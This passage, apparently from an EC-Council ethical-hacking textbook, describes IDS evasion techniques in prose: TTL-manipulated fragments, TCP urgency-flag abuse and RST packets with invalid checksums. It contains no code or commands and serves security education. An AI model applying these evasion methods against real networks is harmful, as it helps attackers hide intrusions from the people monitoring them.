


Figure 12.37: Evading IDS using Overlapping Fragments

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Time-To-Live Attacks

Each IP packet has a field called **Time to Live (TTL)**, which indicates how many hops the packet can take before a network node discards it. Each router along a data path decrements this value by 1. When the TTL reaches 0, the packet is dropped, and an ICMP alert notification is sent to the sender. Typically, when a host sends a packet, it sets the TTL to a high value such that it can reach its destination under normal circumstances. Different OS use different default initial values for the TTL. Therefore, attackers can guess the number of routers between them and a sending machine, and make assumptions as to what the initial TTL was, thereby guessing which OS a host is running, as a prelude to an attack. To prevent such detection, **SmartDefense** can change the TTL field of all packets (or all outgoing packets) to a given number. These attacks require the attacker to have prior knowledge of the topology of the victim's network. This information can be obtained using tools such as traceroute, which gives information on the number of routers between the attacker and the victim.

Consider a scenario in which a router is present between the IDS and a victim. Attackers need to acquire this information before launching the TTL attack by breaking the malicious data packet into three fragments. It is assumed that the attacker has prior knowledge about the topology of the target network (i.e., how many routers are there between the attacker and victim machines). The attacker fragments the packet and sends frag 1 with the TTL set to a higher value. It is then received by the victim and the IDS. Then, the attacker sends frag-2' with a false payload and a TTL value of 1, which is received by the IDS; however, the victim will not receive it, because the router discards it and the TTL value is reduced to 0. Next, the attacker sends frag-3 with a correct payload and a higher TTL value, which enables it to reach the IDS and the victim. After receiving frag-3, the IDS performs a TCP reassembly on fragments 1, 2', and 3, and the victim waits for frag-2. Finally, the attacker sends frag-2 with a valid payload. The victim, after receiving frag-2, reassembles fragments 1, 2, and 3 and gets the attack code

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

embedded in a malicious payload. Here, the IDS has only frag-2, as it has already reassembled the fragments and the stream has cleared.





Figure 12.38: Evading IDS using Time-To-Live attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Urgency Flag

The urgency flag in the TCP marks data as urgent. TCP uses an urgency pointer that points to the beginning of urgent data within a packet. When the user sets the urgency flag, the TCP ignores all data before the urgency pointer, and the data to which the urgency pointer points is processed. If the URG flag is set, the TCP sets the Urgent Pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment. Some IDS do not consider the TCP's urgency feature and process all the packets in the traffic, whereas the target system processes only the urgent data. Attackers exploit this feature to evade the IDS, as seen in other evasion techniques. Attackers can place garbage data before the urgency data. The pointer and the IDS read that data without consideration of the end host's urgency flag handling. This means that the IDS have more data than the end host processes. This results in the IDS and the target systems having different sets of packets, which can be exploited by attackers to pass the attack traffic.

Example:

"When a TCP packet contains both urgent data and normal data then 1-byte data after the urgent data is lost"

Packet 1: XYZ


Packet 2: LMN Urgency Pointer: 3

Packet 3: PQR

End result: XYZLMNQR

The above example demonstrates the working of an urgency flag in a TCP packet. According to RFC 1122, if a TCP segment consists of an urgency pointer, then one byte of data after the urgent data will be lost.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Invalid RST Packets

The TCP uses 16-bit checksums for error checking of the header and data and to ensure that communication is reliable. It adds a checksum to every transmitted segment that is checked at the receiving end. When a checksum differs from the checksum expected by the receiving host, the TCP drops the packet at the receiver's end. The TCP also uses an RST packet to end two-way communications. Attackers can use this feature to elude detection by sending RST packets with an invalid checksum, which causes the IDS to stop processing the stream because the IDS thinks that the communication session has ended. However, the end host checks this packet, verifies the checksum value, and then drops the packet if it is invalid.

Some IDS might interpret this packet as an actual termination of the communication and stop reassembling the communication. Such instances allow attackers to continue to communicate with the end host while confusing the IDS because the end host accepts the packets that follow the RST packet with an invalid checksum value.

Polymorphic Shellcode

